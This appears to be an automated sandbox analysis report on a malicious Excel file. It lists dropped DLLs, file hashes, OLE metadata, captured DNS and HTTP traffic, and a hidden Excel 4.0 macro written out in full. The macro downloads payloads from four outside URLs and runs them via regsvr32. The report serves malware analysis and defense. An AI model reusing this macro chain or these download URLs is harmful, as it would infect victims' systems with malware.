C:\Windows\System32\KuSAkvGE\rWFJGQNl.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	371200
Entropy (8bit):	7.1527177644825635
Encrypted:	false
SSDEEP:	6144:hlNuuXQASByX7fxoJcXy16qFHJ7wwD1w3pq6jTK/V9OT0u:hlNu9ASByX7ly/BJ7rGTK/V3
MD5:	C9FD6F4A594719F21F310D8D0A2E55BB
SHA1:	D999195E150304EF6FA4AE5362FDB70D0457429B
SHA-256:	E654F14F3A98027669FD428597A2B4967B5276BDB94DA7770189E791FD98FC50
SHA-512:	BC7F62214F700760273558583670004A019FBE18EE9404AC58ECC550C9EF5F2B3DB6A01E2B60A33E55B5FE323D52CD1BA0C455AA2C99E058140F9ABD5AF5B8E8E
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 59%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRich..ik.....PE..d....{.b....." .....5.....@.....P.....text..... ..`.rdata..4.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B.....

C:\Windows\System32\PLVmoWLosZJQb\bTjwWDTWvnC.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	371200
Entropy (8bit):	7.152718217466625
Encrypted:	false

SSDEEP:	6144:hlNuuXQASByX7LxoJcXy16qFHJ7wwD1w3pq6jTK/V9OT0u:hlNu9ASByX7xy/BJ7rGTK/V3
MD5:	646CA94D40F268C87215FFEA9FD0E826
SHA1:	22E67EB4D6E4B5F09E3DE5A6021462ADCF99FE75
SHA-256:	52769F52F479F16D61C449D307C7FD1FA23FAA0B5589500E0967CD7955CA93D6
SHA-512:	5AE522EB99551146F84F9AA94F270083CEDC1BB8DF26697E15D57FCF7AF126766F8F18ED4FFAC06DF46D88E07C08A8523CD8A4187AF3DD8173BAF35272DE794B
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 29%, Browse • Antivirus: ReversingLabs, Detection: 61%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRich..ik.....PE..d....{.b....." .....5.....@.....P.....text..... ..`.rdata..4.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Dream, Last Saved By: TYHRETH, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Fri May 20 07:48:11 2022, Security: 0
Entropy (8bit):	6.4271376493454015
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	DETAILS 25922194612.xls
File size:	69120
MD5:	3cfaa4009799dc19f12161241bbf7b03
SHA1:	f36b5b095c84f4cf7e01eaf23de008a3362843a8
SHA256:	96eaa313abb56196eea9e8c4c20f78166b79894652e1cff740729d17aace22f0
SHA512:	e238c7e2c0f14ec8c48faf424e187f9745bcbf94360759e521bc1a063f2d764514a4596709aa3cd645e5fd3f0e60fe510c3bfed7472fbd4a671de370098672e4
SSDEEP:	1536:5VKpb8rGYrMPe3q7Q0XV5xtezE8vG8UM+y9s1a6YG2jzQ0viPvDNHh9e2:fKpb8rGYrMPe3q7Q0XV5xtezE8vG8UMU
TLSH:	1A635B467A59C92DF914D33549D74BA97316FC318FAB0B833225B324AFFD8A05A0361B
File Content Preview:	.....>.....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "DETAILS 25922194612.xls"

Indicators

Has Summary Info:	
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	False
Flash Objects Count:	0
Contains VBA Macros:	False

Summary

Code Page:	1251

Author:	Dream
Last Saved By:	TYHRETH
Create Time:	2015-06-05 18:19:34
Last Saved Time:	2022-05-20 06:48:11
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.404258978601
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . P . . . . X . . . . d . . . . l . . . . t . . . . | . . . . S h e e t . . . . . E S R S G B 1 . . . . . E G S H R H V 2 . . . . E S H V G R E R 3 . . . . . P K E K P P G
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 18 01 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 d7 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.290129672422
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . X . . . . h . . . . D r e a m . . . . T Y H R E T H . . . . M i c r o s o f t E x c e l . @ . . . . ? R , ... @ . . . . . - . . l . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 68 00 00 00 0c 00 00 00 80 00 00 00 0d 00 00 00 8c 00 00 00 13 00 00 00 98 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 08 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 58563

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	58563
Entropy:	7.09409181726
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . T Y H R E T H B . . . . . a . . . . = ... = ... V e 1 8 . . . . X . @ . . . . " . . .
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 07 00 00 54 59 48 52 45 54 48 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

Name:	PKEKPPGEKKPGE
Type:	4
Final:	False
Visible:	False
Protected:	False


PKEKPPGEKKPGE
4
False
0
False
pre
7,5,=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://learnviaonline.com/wp-admin/qGb/","..\uxevr1.ocx",0,0)",F11)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr1.ocx")",F13)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://kolejleri.com/wp-admin/REvup/","..\uxevr2.ocx",0,0)",F15)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr2.ocx")",F17)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://stainedglassexpress.com/classes/05SkiiW9y4DDGvb6/","..\uxevr3.ocx",0,0)",F19)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr3.ocx")",F21)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://milanstaffing.com/images/D4TRnDubF/","..\uxevr4.ocx",0,0)",F23)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr4.ocx")",F25)=FORMULA("=RETURN()",F29)

Name:	PKEKPPGEKKPGE
Type:	4
Final:	False
Visible:	False
Protected:	False

PKEKPPGEKKPGE
4
False
0
False
post
7,5,=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://learnviaonline.com/wp-admin/qGb/","..\uxevr1.ocx",0,0)",F11)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr1.ocx")",F13)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://kolejleri.com/wp-admin/REvup/","..\uxevr2.ocx",0,0)",F15)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr2.ocx")",F17)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://stainedglassexpress.com/classes/05SkiiW9y4DDGvb6/","..\uxevr3.ocx",0,0)",F19)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr3.ocx")",F21)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://milanstaffing.com/images/D4TRnDubF/","..\uxevr4.ocx",0,0)",F23)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr4.ocx")",F25)=FORMULA("=RETURN()",F29)10,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://learnviaonline.com/wp-admin/qGb/","..\uxevr1.ocx",0,0)12,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr1.ocx")14,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://kolejleri.com/wp-admin/REvup/","..\uxevr2.ocx",0,0)16,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr2.ocx")18,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://stainedglassexpress.com/classes/05SkiiW9y4DDGvb6/","..\uxevr3.ocx",0,0)20,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr3.ocx")22,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://milanstaffing.com/images/D4TRnDubF/","..\uxevr4.ocx",0,0)24,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr4.ocx")28,5,=RETURN()

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 09:10:53.607258081 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:53.771838903 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:53.772059917 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:53.772973061 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:53.924093008 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:53.993267059 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:53.993318081 CEST	80	49173	103.171.181.223	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 09:10:53.993345976 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:53.993374109 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:53.993402958 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:53.993429899 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:53.993458033 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:53.993484974 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:53.993510962 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:53.993540049 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:53.993557930 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:53.993607998 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:53.993613005 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:53.993616104 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:53.993618965 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:54.005163908 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:54.141078949 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.141186953 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.141227007 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.141268969 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.141309977 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.141427994 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:54.141473055 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:54.141645908 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.141758919 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.141848087 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:54.141849995 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.141941071 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.142019987 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:54.142028093 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.142123938 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.142195940 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:54.142208099 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.142298937 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.142373085 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:54.142385960 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.142471075 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.142518997 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:54.142550945 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:54.142555952 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.142628908 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:54.142648935 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.142741919 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.142824888 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:54.143280983 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:54.146006107 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.146059990 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.146188021 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:54.312135935 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.312165976 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.312192917 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.312211037 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.312328100 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:54.312897921 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.312922001 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.312937021 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.312954903 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.313024998 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:54.313071012 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:54.313555002 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.313584089 CEST	80	49173	103.171.181.223	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 09:10:54.313621044 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.313653946 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.313658953 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:54.313673019 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.313695908 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.313707113 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:54.313713074 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.313731909 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.313747883 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.313765049 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.313781977 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.313800097 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.313801050 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:54.313817024 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.313833952 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.313846111 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:54.313851118 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.313869953 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.313886881 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.313889980 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:54.313905001 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.313921928 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.313937902 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.313940048 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:54.313956022 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.313973904 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.313990116 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.313998938 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:54.314008951 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.314024925 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.314048052 CEST	49173	80	192.168.2.22	103.171.181.223
May 23, 2022 09:10:54.314057112 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.314074039 CEST	80	49173	103.171.181.223	192.168.2.22
May 23, 2022 09:10:54.314090014 CEST	80	49173	103.171.181.223	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 09:10:53.219748974 CEST	55868	53	192.168.2.22	8.8.8.8
May 23, 2022 09:10:53.591710091 CEST	53	55868	8.8.8.8	192.168.2.22
May 23, 2022 09:10:57.178133965 CEST	49688	53	192.168.2.22	8.8.8.8
May 23, 2022 09:10:57.197616100 CEST	53	49688	8.8.8.8	192.168.2.22
May 23, 2022 09:11:00.364746094 CEST	58836	53	192.168.2.22	8.8.8.8
May 23, 2022 09:11:01.418008089 CEST	58836	53	192.168.2.22	8.8.8.8
May 23, 2022 09:11:01.437613010 CEST	53	58836	8.8.8.8	192.168.2.22
May 23, 2022 09:11:04.926969051 CEST	50134	53	192.168.2.22	8.8.8.8
May 23, 2022 09:11:05.052700996 CEST	53	50134	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 23, 2022 09:10:53.219748974 CEST	192.168.2.22	8.8.8.8	0x2ee2	Standard query (0)	learnviaonline.com	A (IP address)	IN (0x0001)
May 23, 2022 09:10:57.178133965 CEST	192.168.2.22	8.8.8.8	0x2ee2	Standard query (0)	kolejleri.com	A (IP address)	IN (0x0001)
May 23, 2022 09:11:00.364746094 CEST	192.168.2.22	8.8.8.8	0xe372	Standard query (0)	stainedglassexpress.com	A (IP address)	IN (0x0001)
May 23, 2022 09:11:01.418008089 CEST	192.168.2.22	8.8.8.8	0xe372	Standard query (0)	stainedglassexpress.com	A (IP address)	IN (0x0001)
May 23, 2022 09:11:04.926969051 CEST	192.168.2.22	8.8.8.8	0x6607	Standard query (0)	milanstaffing.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 23, 2022 09:10:53.591710091 CEST	8.8.8.8	192.168.2.22	0x2ee2	No error (0)	learnviaonline.com		103.171.181.223	A (IP address)	IN (0x0001)
May 23, 2022 09:10:57.197616100 CEST	8.8.8.8	192.168.2.22	0x2ee2	No error (0)	kolejleri.com		85.114.142.153	A (IP address)	IN (0x0001)
May 23, 2022 09:11:01.437613010 CEST	8.8.8.8	192.168.2.22	0xe372	No error (0)	stainedglassexpress.com		66.71.247.68	A (IP address)	IN (0x0001)
May 23, 2022 09:11:05.052700996 CEST	8.8.8.8	192.168.2.22	0x6607	No error (0)	milanstaffing.com		107.189.3.39	A (IP address)	IN (0x0001)
May 23, 2022 09:11:24.828629971 CEST	8.8.8.8	192.168.2.22	0xd862	No error (0)	windowsupdatebg.s.llnwi.net		95.140.230.192	A (IP address)	IN (0x0001)
May 23, 2022 09:11:24.828629971 CEST	8.8.8.8	192.168.2.22	0xd862	No error (0)	windowsupdatebg.s.llnwi.net		95.140.230.128	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- learnviaonline.com
- kolejleri.com
- stainedglassexpress.com
- milanstaffing.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49173	103.171.181.223	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 09:10:53.772973061 CEST	2	OUT	GET /wp-admin/qGb/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: learnviaonline.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 09:10:53.993267059 CEST	3	IN	HTTP/1.1 200 OK Date: Mon, 23 May 2022 07:10:53 GMT Server: Apache Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Mon, 23 May 2022 07:10:53 GMT Content-Disposition: attachment; filename="Jf8.dll" Content-Transfer-Encoding: binary Set-Cookie: 628b337ddc562=1653289853; expires=Mon, 23-May-2022 07:11:53 GMT; Max-Age=60; path=/ Last-Modified: Mon, 23 May 2022 07:10:53 GMT Content-Length: 371200 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 99 b3 07 38 dd d2 69 6b dd d2 69 6b dd d2 69 6b b2 a4 c3 6b 83 d2 69 6b b2 a4 f7 6b d7 d2 69 6b d4 aa fa 6b da d2 69 6b dd d2 68 6b 84 d2 69 6b b2 a4 c2 6b f6 d2 69 6b b2 a4 f2 6b dc d2 69 6b b2 a4 f3 6b dc d2 69 6b b2 a4 f4 6b dc d2 69 6b 52 69 63 68 dd d2 69 6b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 4 5 00 00 64 86 06 00 f5 7b 87 62 00 00 00 00 00 00 00 00 f0 00 22 20 0b 02 0a 00 00 04 02 00 00 a2 03 00 00 00 00 00 80 35 00 00 00 10 00 00 00 00 00 80 01 00 00 00 00 10 00 00 00 02 00 00 05 00 02 00 00 00 00 00 05 00 02 00 00 00 00 00 00 00 06 00 00 04 00 00 c7 1d 06 00 02 00 40 01 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 b0 aa 02 00 84 00 00 00 e4 a1 02 00 50 00 00 00 00 00 03 00 fc e9 02 00 00 f0 02 00 cc 0f 00 00 00 00 00 00 00 00 00 00 00 f0 05 00 94 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 02 00 98 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 fa 03 02 00 00 10 00 00 00 04 02 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 34 8b 00 00 00 20 02 00 00 8c 00 00 00 08 02 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 98 37 00 00 00 b0 02 00 00 14 00 00 00 94 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 70 64 61 74 61 00 00 cc 0f 00 00 00 f0 02 00 00 10 00 00 00 a8 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 fc e9 02 00 00 00 03 00 00 ea 02 00 00 b8 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 0 0 fc 06 00 00 00 f0 05 00 00 08 00 00 00 a2 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$8ikikikkikkikkikhkikkikkikkikkikRichikPEd{b" 5@P .text `.rdata4 @@.data7@.pdata@@.rsrc@@.reloc@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49174	85.114.142.153	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 09:10:57.229271889 CEST	393	OUT	GET /wp-admin/REvup/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: kolejleri.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
